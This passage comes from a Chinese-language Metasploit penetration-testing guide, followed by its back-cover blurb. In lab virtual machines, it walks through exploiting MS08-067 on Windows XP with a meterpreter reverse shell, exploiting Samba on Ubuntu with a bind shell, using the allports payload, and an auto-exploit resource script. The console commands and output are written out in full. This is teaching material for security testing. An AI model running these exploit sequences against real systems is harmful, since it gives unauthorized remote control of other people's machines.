如果在第 4 章中你跟我们一起使用漏洞扫描器对这台 **Windows XP SP2** 虚拟机进行了扫描，那么你可能已经发现了在本章中我们将要利用的安全漏洞：**MS08-067** 漏洞。我们先看看不依赖漏洞扫描器如何能够使用手工方法来发现这个漏洞。

随着你的渗透测试技能不断提高，发现一些特定的开放端口后，你能够不加思索地联想到如何利用相应的服务漏洞展开攻击。手工进行漏洞检查的最佳途径之一是在 **Metasploit** 中使用 `nmap` 的扫描脚本，如下所示：



```

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
25/tcp    open  smtp         Microsoft ESMTTP 6.0.2600.2180
80/tcp    open  http         Microsoft IIS webserver 5.1
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows RPC
443/tcp   open  https?
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc        Microsoft Windows RPC
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2005 9.00.1399; RTM
MAC Address: 00:0C:29:EA:26:7C (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003 ②
Network Distance: 1 hop
Service Info: Host: ihazsecurity; OS: Windows

Host script results:
smb-check-vulns:
  MS08-067: VULNERABLE ②
  Conficker: Likely CLEAN
  regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
  SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/

```

我们从 Metasploit 中调用了 `nmap` 的插件 `--script=smb-check-vulns`②。留意一下我们在执行 `nmap` 扫描时使用的参数：`-sT` 是指隐秘的 TCP 连接扫描（Stealth TCP connect），我们在实践中发现使用这个参数进行端口枚举是最可靠的。（其他推荐的参数还有 `-sS`：隐秘的 TCP Syn 扫描。）`-A` 是指高级操作系统探测功能（advanced OS detection），它会对一个特定服务进行更深入的旗标和指纹攫取，能够为我们提供更多信息。

注意在 `nmap` 的扫描结果②处报告发现了 **MS08-067: VULNERABLE**。这暗示我们或许能够对这台主机进行攻击。下面让我们在 Metasploit 中找到可用于此漏洞的攻击模块，并尝试攻入这台主机。

攻击是否成功取决于目标主机的操作系统版本、安装的服务包（Service Pack）版本以及语言类型，同时还依赖于是否成功地绕过了数据执行保护（DEP: Data Execution Prevention）。DEP 是为了防御缓冲区溢出攻击而设计的，它将程序堆栈渲染为只读，以防止 shellcode 被恶意放置在堆栈区并执行。但是，我们可以通过一些复杂的堆栈操作来绕过 DEP 保护。（如何绕过 DEP 的更多技术细节可以查阅 <http://www.uninformed.org/?v=2&a=4>）

在上一小节中，我们运行 `show targets` 命令列出了这个特定漏洞渗透攻击模块所有可用的目标操作系统版本。由于 MS08-067 是一个对操作系统版本依赖程度非常高的漏洞，所以在这一里，我们手动指定目标版本以确保触发正确的溢出代码。基于上面 `nmap` 的扫描结果，我们可

以判定❸目标操作系统为 Windows XP Service Pack 2。（从结果中看也可能是 Windows Server 2003，但是由于没有在目标上发现服务器操作系统通常会开放的一些关键端口，所以是服务器操作系统的可能性不大。）我们假定目标运行的 Windows XP 是英文版。

下面让我们开始实际的攻击过程，首先是设置必需的参数：

```
msf > search ms08_067_netapi ❶
[*] Searching loaded modules for pattern 'ms08_067_netapi'...

Exploits
=====


      Name                               Rank  Description
      ----                               -
windows/smb/ms08_067_netapi  great  Microsoft Server Service Relative Path Stack
Corruption

msf > use windows/smb/ms08_067_netapi ❷
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp ❸
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show targets ❹

Exploit targets:

Id  Name

```



Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST	192.168.33.130	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST	192.168.33.129	yes	The local address
LPORT	8080	yes	The local port

Exploit target:

Id	Name
--	----
3	Windows XP SP2 English (NX)

我们在 Metasploit 框架中查找 MS08-067 NetAPI 攻击模块❶。找到后，使用 use 命令❷加载这个模块（windows/smb/ms08\_067\_netapi）。

接下来，我们设置攻击载荷为基于 Windows 系统的 Meterpreter reverse\_tcp❸，这个载荷在攻击成功后，会从目标主机发起一个反弹连接，连接到 LHOST 中指定的 IP 地址。这种反弹连接可以让你绕过防火墙的入站流量保护，或者穿透 NAT 网关。

Meterpreter 是我们在本书中经常会用到的后渗透攻击工具，一般在攻击成功后会用到它。Meterpreter 是 Metasploit 框架中的杀手锏，它极大降低了我们获取目标信息和进行内网渗透的难度。

show targets 命令❹让我们能够识别和匹配目标操作系统类型。（大多数 MSF 渗透攻击模块会自动对目标系统类型进行识别，而不需要手工指定此参数，但是针对 MS08-067 漏洞的攻击中，通常无法正确地自动识别出系统类型。）

在❺处我们指定操作系统类型为 Windows XP SP2 English (NX)。NX (No Execute) 意思是“不允许执行”，即启用了 DEP 保护。在 Windows XP SP2 中，DEP 默认是启用的（仅对 Windows 自身服务程序）。

在❻处我们通过设置 RHOST 参数指定包含 MS08-067 漏洞的目标主机 IP 地址。

通过 set LHOST 命令❼设置反向连接地址为攻击机 IP（即这台 BackTrack 虚拟机），通过 set LPORT 命令❽设置攻击机监听的 TCP 端口号。（设置 LPORT 参数时，最好使用一个你觉得防火墙一般会允许通行的常用端口号，例如 443、80、53 以及 8080 等都是不错的选择。）最后，我们输入 show options❾以确认这些参数都已设置正确。

舞台搭好后，真正的好戏就要上演了：

---

```
msf exploit(ms08_067_netapi) > exploit ❶
[*] Started reverse handler on 192.168.33.129:8080
[*] Triggering the vulnerability...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.33.129:8080 -> 192.168.33.130:1487) ❷
msf exploit(ms08_067_netapi) > sessions -l ❸
```

Active sessions

=====

Id	Type	Information	Connection
--	----	-----	-----
1	meterpreter		192.168.33.129:8080 -> 192.168.33.130:1036 ❹

```
msf exploit(ms08_067_netapi) > sessions -i 1 ❺
[*] Starting interaction with 1...
```

```
meterpreter > shell ❻
Process 4060 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

---

我们使用 **exploit** 命令❶初始化攻击环境，并开始对目标进行攻击尝试。这次攻击是成功的，为我们返回了一个 **reverse\_tcp** 方式的 Meterpreter 攻击载荷会话❷，此时可以使用 **session -l** 命令查看远程运行的 Meterpreter 情况❸。可以看到，目前仅有一个会话是活动的❹，但如果我们同时对多个目标进行了攻击，会同时开启多个会话。（如果想查看攻击创建的每一个 Meterpreter 会话的详细信息，你可以输入 **sessions -l -v**。）

在❺处的 **sessions -i 1** 命令让我们能够与 ID 为 1 的控制会话进行交互。注意此时我们进入了 Meterpreter 的交互 shell 中。如果控制会话是一个反向连接命令行 shell，这个命令会直接把我们带到命令提示符状态下。最后，在❻处我们输入 **shell** 命令进入了目标系统的交互命令行 shell 中。

祝贺你，你已经攻陷了你的第一台主机！此时，你仍然可以输入 **show options** 来查看攻击模块所有可用的命令。

## 5.3 攻击一台 Ubuntu 主机

让我们对 Ubuntu 9.04 主机进行一次不同的攻击。攻击的步骤基本与上面例子相同，只是我们在这里需要选择不同的渗透攻击与载荷模块。

```

Starting Nmap 5.20 ( http://nmap.org ) at 2011-03-15 19:35 EDT
Warning: Traceroute does not support idle or connect scan, disabling...
Nmap scan report for 192.168.33.132
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.2.3 ((Ubuntu) PHP/5.2.1) ❶
|_html-title: Index of /
139/tcp   open  netbios-ssn    Samba smbd 3.X (workgroup: MSHOME) ❷
445/tcp   open  netbios-ssn    Samba smbd 3.X (workgroup: MSHOME)
MAC Address: 00:0C:29:21:AD:08 (VMware)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).

```

... SNIP ...

```

Host script results:
|_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
|_smbv2-enabled: Server doesn't support SMBv2 protocol
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.24)
|   Name: MSHOME\Unknown
|_ System time: 2011-03-15 17:39:57 UTC-4

```

OS and Service detection performed. Please report any incorrect results at <http://nmap.org/submit/>

Nmap done: 1 IP address (1 host up) scanned in 47.41 seconds

通过 nmap 扫描，我们看见 3 个开放的端口：80、139 和 445。在❶处的信息告诉我们这台主机操作系统为 Ubuntu，❷处我们看见它正运行着 Samba 3.x 服务和附带 PHP 5.2.1 的 Apache 2.2.3 服务。

让我们搜索一个 Samba 渗透攻击模块，并尝试用它来攻击这台主机。攻击流程如下：

## Compatible Payloads

=====

Name	Rank	Description
----	----	-----
generic/debug_trap	normal	Generic x86 Debug Trap
generic/shell_bind_tcp	normal	Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp	normal	Generic Command Shell, Reverse TCP Inline
linux/x86/adduser	normal	Linux Add User
linux/x86/chmod	normal	Linux Chmod
linux/x86/exec	normal	Linux Execute Command
linux/x86/metsvc_bind_tcp	normal	Linux Meterpreter Service, Bind TCP
linux/x86/metsvc_reverse_tcp	normal	Linux Meterpreter Service, Reverse TCP Inline
linux/x86/shell/bind_ipv6_tcp	normal	Linux Command Shell, Bind TCP Stager (IPv6)
linux/x86/shell/bind_tcp	normal	Linux Command Shell, Bind TCP Stager

. . . SNIP . . .

```

msf exploit(lsa_transnames_heap) > set payload linux/x86/shell_bind_tcp
payload => linux/x86/shell_bind_tcp
msf exploit(lsa_transnames_heap) > set LPORT 8080
LPORT => 8080
msf exploit(lsa_transnames_heap) > set RHOST 192.168.33.132
RHOST => 192.168.33.132
msf exploit(lsa_transnames_heap) > exploit

```



这种类型的攻击称为堆溢出攻击，它使用动态内存分配中的漏洞来触发攻击代码，这种攻击并不是 100% 可靠的。（如果第一次攻击没有成功，你应当使用 **exploit** 命令多尝试几次。）

注意在这个例子中我们使用了一个绑定（bind）shell，在目标主机上打开了一个监听端口，Metasploit 为我们创建了一个直接到目标系统的连接。（记住如果攻击防火墙或 NAT 网关后的主机，应当使用反弹式连接攻击载荷。）


## 5.4 全端口攻击载荷：暴力猜解目标开放的端口

在前面的例子中，我们之所以能够成功，主要是由于目标主机反弹连接使用的端口没有被过滤掉。但是如果我们的组织内部设置了非常严格的出站端口过滤怎么办？很多公司在防火墙上仅仅开放个别特定的端口，将其他端口一律关闭，这种情况下我们很难判定能够通过哪些端口连接到外部主机上。

我们可以猜测 443 端口没有被防火墙禁止，同样的可能还有 FTP、Telnet、SSH 以及 HTTP 等服务使用的端口，可以逐一进行尝试。但是 Metasploit 已经提供了一个专用的攻击载荷帮助我们找到这些放行的端口，我们还要费力猜它做什么呢？

Metasploit 的这个攻击载荷会对所有可用的端口进行尝试，直到它发现其中一个放行的。（不过遍历整个端口号的取值范围[1-65535]会耗费相当长的时间。）

下面让我们使用这个攻击载荷，让它尝试对所有端口进行连接，直到找到成功连接的端口为止。



```
msf exploit(ms08_067_netapi) >
[*] Started reverse handler on 192.168.33.129:1 ❶
[*] Triggering the vulnerability...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.33.129:1 -> 192.168.33.130:1047) ❷

msf exploit(ms08_067_netapi) > sessions -l -v

Active sessions
=====

  Id  Type      Information                                     Connection                                     Via
  --  ---      -
  1   meterpreter  NT AUTHORITY\SYSTEM @ IHAZSECURITY  192.168.33.129:1 -> 192.168.33.130:1047  exploit/windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```


请注意我们没有设置 **LPORT** 参数，而是使用 **allports** 攻击载荷在所有端口上进行监听，直到发现一个放行的端口。如果你仔细查看❶处就会发现我们的攻击机绑定到:1（指所有的端口），它与目标主机的 1047 端口建立了连接❷。

## 5.5 资源文件

资源文件（resource files）是 MSF 终端内包含一系列自动化命令的脚本文件。这些文件实际上是一个可以在 MSF 终端中执行的命令列表，列表中的命令将按顺序执行。资源文件可以大大减少测试和开发所需的时间，让你将包括渗透攻击在内的许多重复性任务进行自动化。

可以在 MSF 终端中使用 **resource** 命令载入资源文件，或者可以在操作系统的命令行环境中使用 **-r** 标志将资源文件作为 MSF 终端的一个参数传递进来运行。

下面这个简单的例子展示了如何创建一个能够显示 Metasploit 版本，并载入声音插件的资源文件：



如你所见，在❶和❷处，**version** 命令和 **load sounds** 命令被写入一个名为 *resource.rc* 的文件中。这个文件随后跟在 **-r** 参数后输入到 msfconsole 中❸，最后这个资源文件被载入，其中包含的两个命令被执行，其执行结果如❹所示。

在实验环境中你可以尝试使用一个更为复杂的资源文件，自动地对某台主机发起攻击。下面的例子展示了使用一个新建的名为 *autoexploit.rc* 的资源文件，来执行一次 SMB 攻击。我们在这个资源文件中设置了攻击目标、攻击载荷等参数，这样在执行攻击时就不再需要对这些参数进行手工设置了。

```
root@bt:/opt/framework3/msf3/ echo use exploit/windows/smb/ms08_067_netapi > autoexploit.rc
root@bt:/opt/framework3/msf3/ echo set RHOST 192.168.1.155 >> autoexploit.rc
root@bt:/opt/framework3/msf3/ echo set PAYLOAD windows/meterpreter/reverse_tcp >> autoexploit.rc
root@bt:/opt/framework3/msf3/ echo set LHOST 192.168.1.101 >> autoexploit.rc
root@bt:/opt/framework3/msf3/ echo exploit >> autoexploit.rc
root@bt:/opt/framework3/msf3/ msfconsole
msf > resource autoexploit.rc
resource (autoexploit.rc)①> use exploit/windows/smb/ms08_067_netapi
resource (autoexploit.rc)> set RHOST 192.168.1.155
RHOST => 192.168.1.155
resource (autoexploit.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (autoexploit.rc)> set LHOST 192.168.1.101
LHOST => 192.168.1.101
resource (autoexploit.rc)> exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Triggering the vulnerability
```

这里我们在 MSF 终端中指定资源文件的名字，文件中的命令逐条被自动执行，输出结果如 ❶ 所示。

提示：这些只是一些简单的例子，在第 12 章中，你会学习到如何使用 Karmetasploit，它是一个非常复杂的资源文件。

## 5.6 小结

祝贺你，你已经使用 MSF 终端发起了第一次针对实际主机的攻击，并获取了它的完全控制权！

在本章中，我们介绍了渗透攻击的基础知识，并通过已发现的漏洞，攻入了我们的目标主机。渗透攻击的本质是识别并充分利用目标系统中存在的安全弱点。本章中我们使用 *nmap* 识别出可能存在漏洞的服务，在此基础上发动攻击，并获取了系统的访问权限。

在第 6 章中，我们将对 Meterpreter 进行更为详细的探讨，并学习如何在攻击成功后玩转它。你会发现在攻入一个系统后，Meterpreter 的强大功能会让你欣喜若狂。

## “The best guide to the Metasploit Framework” —— HD Moore, Metasploit项目创始人

Metasploit框架软件使得安全漏洞的挖掘、利用和共享变得非常快速和便捷。尽管Metasploit目前已经被安全技术人员们广泛普遍使用，但该工具对初学者而言还难以很快上手掌握。《Metasploit渗透测试指南》填补了这一鸿沟，能够教你如何使用Metasploit实施渗透测试的各个环节，并让你能够和庞大的Metasploit贡献者社区进行更好地交互。当你建立起渗透测试的基础之后，你可以学到在Metasploit框架中对应的组件、接口与模块，并进行模拟的渗透攻击。你将进一步了解到高级的渗透测试技术，包括网络侦察与探测、客户端攻击、无线攻击、和针对性的社会工程学攻击。

### 本书将教你如何进行：

- 发现和攻击缺乏维护、错误配置和未打补丁的系统；
- 进行网络侦察，搜索关于目标系统有价值的情报信息；

- 绕过反病毒技术，挫败安全控制措施；
- 在Metasploit中集成Nmap、NeXpose和Nessus进行自动漏洞发现；
- 使用Meterpreter Shell从网络内部发起进一步攻击；
- 利用Metasploit独立功能程序、第三方工具和插件；
- 编写你自己的Meterpreter后渗透攻击模块和脚本。

你还会进一步了解到如何对0 day安全漏洞进行渗透代码开发，编写模糊测试器，将已有渗透代码移植到Metasploit中，以及如何来掩踪灭迹。

无论你的目标是加固你自己网络的安全性，还是对别人的网络进行渗透测试，《Metasploit渗透测试指南》都将能够带领你达到并超越你的目标。



策划编辑：华宁  
责任编辑：齐晓  
封面设计：侯士卿

本书贴有激光防伪标志。凡没有防伪标志者，属盗版图书。

上架建议：网络安全

ISBN 978-7-121-15487-6



9 787121 154876 >

定价：59.00元